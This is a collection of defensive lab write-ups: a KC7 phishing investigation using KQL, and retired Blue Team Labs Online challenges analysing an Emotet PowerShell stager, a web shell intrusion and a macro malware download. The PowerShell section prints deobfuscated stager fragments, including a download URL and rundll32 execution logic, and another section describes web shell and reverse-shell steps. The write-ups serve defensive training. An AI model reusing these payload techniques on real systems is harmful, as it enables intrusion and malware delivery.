Welcome! This repository serves as a documentation hub for my journey into reverse engineering, software vulnerability analysis, and malware analysis.
The top-level categories in the sidebar (such as Malware-Traffic-Analysis) act as markers to organize my writeups by platform/course.
https://kc7cyber.com/
About This Game
Afomiya Storm is a rising social media influencer who just landed a new role at CloutHaus. A fake collaboration email slips into her inbox, and one click gives an attacker access to her account. Hidden rules, strange filters, and rerouted emails follow.
Your job is to trace the phishing attack, uncover how the intruder got in, and stop it before it spreads.
Why This Module
Phishing is the #1 alert type handled by SOC T1 analysts. This module walks through a realistic social-media-enabled phishing scenario, teaching analysts how to identify malicious email content, trace attack chains, and spot identity abuse — all typical T1 escalation triggers.
Learning Objectives
- Identify phishing and spear-phishing tactics
- Recognize and analyze social engineering techniques
- Investigate malicious email forwarding rules and inbox filters
- Use KQL to investigate security incidents
- Learn the impact of MFA - and what happens when it’s missing
- Understand how oversharing and public data fuel targeted attacks

Figure 1: Afomiya's Instagram profile.
Based on Afomiya's Instagram profile, what is the email address she uses for brand deals?
[email protected] is listed as her business email.
Which of the following signs should Afomiya look for to determine if an email offering a brand deal is a phishing attempt?
A. The email contains urgent or threatening language, pressuring her to act quickly, such as "Immediate action required" or "Deadline in 24 hours."
B. The email asks for sensitive information like her password, credit card details, or social security number.
C. The email comes from a domain name that looks suspicious or doesn't match the legitimate brand's official domain.
D. The email has generic greetings like "Dear Customer" instead of addressing her by name or title.
E. All of the above. ✅
What technique is the threat actor using to manipulate her into revealing personal information that could compromise her email or Instagram account?

Figure 2: The attacker using social engineering to learn her account recovery answers.
The attacker used social engineering to discover her account recovery answers.
What answers did the attacker entry to try and bypass the security questions?

Figure 3: The attacker's GET request in the authentication log.
Question 1: What's the name of your first school?
Answer: Lalibela
Question 2: What's your mother's maiden name?
Answer: Kidus
According to CloutHaus internal employee logs, what is Afomiya's designated professional email?
Using the query below and reading the results shows her new professional email as: [email protected].
Employees
 | where name contains "afomiya"

Figure 4: KQL query results showing Afomiya's information.
Based on the CloutHaus employee table, what is the status of Multi-Factor Authentication (MFA) for Afomiya's account?
Employees
 | where name contains "afomiya"
 | distinct mfa_enabled

Figure 5: mfa_enabled value of False.
Her CloutHaus account does not have MFA enabled.
What is the sender's email address in the email Afomiya received from "Dior"?
Email
 | where recipient == "[email protected]"
 | where subject contains "Dior"

Figure 6: External email information.
What is the subject line of the email Afomiya received from "Dior"?
[EXTERNAL] Exclusive Partnership Opportunity with Dior
What is the link provided in the email?
https://super-brand-offer.com/login
When did Afomiya click on the link?
OutboundNetworkEvents
 | where url contains "https://super-brand-offer.com/login"

Figure 7: Outbound GET request showing when Afomiya clicked the link.
The timestamp key shows the value 2025-04-03 11:20:00+00:00.
What username did she enter?

Figure 8: Credentials entered into the attacker's cloned page.
afstorm
What is the IP address associated with the domain?
Using the PassiveDNS table we can check domain information with the following query.
PassiveDNS
 | where domain == "super-brand-offer.com"

Figure 9: The IP address associated with the domain.
198.51.100.12
How many distinct domains are linked to the suspicious IP address?
We can find this by selecting distinct domains belonging to the IP we found.
PassiveDNS
| where ip == "198.51.100.12"
| distinct domain

Figure 10: Distinct domains found for the 198.51.100.12 IP address.
There are 3 distinct domains found for 198.51.100.12 in the PassiveDNS table.
Based on the images showing the apartment view and amenities from Afomiya's Instagram post, use a reverse image search to identify the name of the apartment building.

Figure 11: Afomiya's Instagram post.

Figure 12: Location found using Google's reverse image search.
The Apartments at CityCenter
Blue Team Labs Online
This section has retired challenges from the BTLO website (writeups are only allowed for retired challenges) https://blueteamlabs.online/.
Malicious Powershell Analysis
https://blueteamlabs.online/home/challenge/malicious-powershell-analysis-bf6b52faef
Scenario
Recently the networks of a large company named GothamLegend were compromised after an employee opened a phishing email containing malware. The damage caused was critical and resulted in business-wide disruption. GothamLegend had to reach out to a third-party incident response team to assist with the investigation. You are a member of the IR team - all you have is an encoded Powershell script. Can you decode it and identify what malware is responsible for this attack?
Challenge Questions
What security protocol is being used for the communication with a malicious domain?
The initial stager utilizes the -ENCOD parameter bypass, which PowerShell natively resolves to -EncodedCommand. This parameter accepts a Base64-encoded string to conceal the underlying script logic.
Decoding the Base64 payload via CyberChef revealed a heavily obfuscated script. Analysis of the network configuration layer within the deobfuscated code confirmed that the session explicitly enforces TLS 1.2 for its outbound callbacks.

Figure 1: The explicit TLS 1.2 configuration found inside the deobfuscated payload.

Figure 2: The raw, Base64-encoded PowerShell command.

Figure 3: Initial Base64 decoding stage within CyberChef
What directory does the obfuscated PowerShell create?
The script contains the following obfuscated directory creation logic:
"cREAtedIRECTORy"($HOME + (('{'+'0}Db_bh'+'30'+'{0}'+'Yf'+'5be5g{0}') -F [chAR]92));
This line invokes the Win32 CreateDirectory method using a dynamic string array formatting technique.
- The
-Foperator binds the formatting token{0}to[char]92, which evaluates to the ASCII value for a backslash (\). - Concatenating the text blocks and substituting the backslashes simplifies the command execution logic to:
CreateDirectory("$HOME\Db_bh30\Yf5be5g\")
The resulting path resolves to a subdirectory within the user's home profile:
$HOME\Db_bh30\Yf5be5g\
What file is being downloaded (full name)?
Further down the execution logic, the script defines the target drop location and filename using string obfuscation and variable substitution:
$Swrp6tc = (('A6'+'9')+'S');
$Imd1yck=$HOME+((('UO'+'H'+'Db_')+'b'+('h3'+'0UO')+('HY'+'f')+('5be5'+'g'+'UOH'))."RePlACe"(('U'+'OH'),[StrInG][chAr]92))+$Swrp6tc+(('.'+'dl')+'l');
Resolving this programmatically involves two steps:
- Variable Assembly:
$Swrp6tcdirectly concatenates to the stringA69S. - String Replacement: The script invokes the
.Replace()method to substitute the junk string tokenUOHwith a backslash (\), evaluating[string][char]92.
When fully concatenated and deobfuscated, the variable assignment resolves to:
$Imd1yck = "$HOME\Db_bh30\Yf5be5g\A69S.dll"
The full name of the downloaded file is A69S.dll.
What is used to execute the downloaded file?
After initiating the file download, the script performs a conditional file-size validation check:
If ((&('Ge'+'t-It'+'em') $Imd1yck)."lenGTH" -ge 35698) {&('r'+'undl'+'l32') $Imd1yck,(('Co'+'nt')+'r'+('ol'+'_RunD'+'L')+'L')."TOStRiNG"();
Deobfuscating the cmdlets and string methods yields the clean logical equivalent:
$DLLPath=$HOME\Db_bh30\Yf5be5g\A69S.dll;

if ((Get-Item $DLLPath).Length -ge 35698) {
    rundll32 $DLLPath,Control_RunDLL
}
What is the domain name of the URI ending in ‘/6F2gd/’
There are a couple of domains in the script but finding the /6F2gd/ domain can be done by peeking at the Replace() method.
('a'+'nw[')+('3:'+'/')+('/'+'wm.mcdeve'+'lop.net'+'/'+'c'+'on'+'t'+'e')+('nt'+'/')+'6'+('F2'+'gd/'))."REplACe"(((']a'+'n')+('w'+'[3')),([array]('sd','sw'),(('h'+'tt')+'p'),'3d')[1])
Reassembling the string segments show an initial structure of
anw[3://wm.mcdevelop.net/content/6F2gd/.
The trailing .Replace() method isolates the string ]anw[3 and replaces it with index [1] of the target array, which evaluates to http.
This deobfuscation yields http://wm.mcdevelop.net/content/6F2gd/, isolating the malicious domain name as wm.mcdevelop.net.
Based on the analysis of the obfuscated code, what is the name of the malware?
Cross-referencing the identified malicious domain wm.mcdevelop.net against VirusTotal relations data links the indicator directly to the Emotet malware strain.

Figure 4: VirusTotal relations connecting the staging infrastructure to known Emotet payloads.
Network Analysis - Web Shell
https://blueteamlabs.online/home/challenge/network-analysis-web-shell-d4d3a2821b
Scenario
The SOC received an alert in their SIEM for ‘Local to Local Port Scanning’ where an internal private IP began scanning another internal system. Can you investigate and determine if this activity is malicious or not? You have been provided a PCAP, investigate using any tools you wish.
Challenge Questions
What is the IP responsible for conducting the port scan activity?
Internal host 10.251.96.4 conducted a rapid TCP SYN scan against 10.251.96.5, characterized by a high volume of connection requests sent within a very short timeframe.

Figure 1: Internal host (10.251.96.4) initiating a port scan.
What is the port range scanned by the suspicious host?
Analyzing Wireshark's Statistics -> Conversations window and sorting by destination ports (Port B) revealed a scanned range from port 1 to 1024.


Figure 2: Lowest and highest ports scanned by the attacker.
What is the type of port scan conducted?
TCP SYN scan.
Two more tools were used to perform reconnaissance against open ports, what were they?
Inspection of the User-Agent headers within HTTP requests originating from 10.251.96.4 identified two automated reconnaissance tools:
sqlmap 1.4.7: An automated tool used to detect and exploit SQL Injection vulnerabilities.gobuster 3.0.1: A directory and file enumeration tool used to discover hidden paths on web applications.

Figure 3: sqlmap User-Agent in HTTP request.

Figure 4: gobuster User-Agent in HTTP request.
What is the name of the php file through which the attacker uploaded a web shell?
The web shell was uploaded via /upload.php endpoint.

Figure 5: HTTP POST request to /upload.php.
What is the name of the web shell that the attacker uploaded?
Inspecting the HTTP POST body sent to /upload.php showed a Content-Disposition header specifying the uploaded file as dbfunctions.php.

Figure 6: Upload payload revealing the web shell filename.
What is the parameter used in the web shell for executing commands?
The web shell accepts operating system commands passed to the cmd parameter (?cmd=<command>).
What is the first command executed by the attacker?
The first command executed was id. On Linux systems, this command returns the user identity (UID), group identity (GID), and group memberships.

Figure 7: Output of the executed id command.
What is the type of shell connection the attacker obtains through command execution?
The attacker upgraded their access from a web shell to an interactive reverse shell. After verifying command execution, the attacker issued an HTTP request containing a URL-encoded Python payload (using %22 for double quotes) to initiate an outbound connection back to the infected host using /bin/sh.

Figure 8: Python payload used to spawn a reverse shell.
What is the port he uses for the shell connection?
Port 4422.
Network Analysis - Malware Compromise
https://blueteamlabs.online/home/challenge/network-analysis-malware-compromise-e882f32908
Scenario
A SOC Analyst at Umbrella Corporation is going through SIEM alerts and sees the alert for connections to a known malicious domain. The traffic is coming from Sara’s computer, an Accountant who receives a large volume of emails from customers daily. Looking at the email gateway logs for Sara’s mailbox there is nothing immediately suspicious, with emails coming from customers. Sara is contacted via her phone and she states a customer sent her an invoice that had a document with a macro, she opened the email and the program crashed. The SOC Team retrieved a PCAP for further analysis.A SOC Analyst at Umbrella Corporation is going through SIEM alerts and sees the alert for connections to a known malicious domain.
Challenge Questions
What’s the private IP of the infected host?
The infected host's internal IP address is 10.11.27.101. Initial PCAP analysis shows an outbound DNS query from this IP attempting to resolve klychenogg.com. Threat intelligence queries on VirusTotal confirm both the domain and its resolved IP address are malicious indicators.

Figure 1: DNS request and response packets.

Figure 2: VirusTotal malicious domain confirmation.
What’s the malware binary that the macro document is trying to retrieve?
Inspecting the HTTP request stream initiated after the macro execution reveals an outbound request targeting the executable payload spet10.spr.
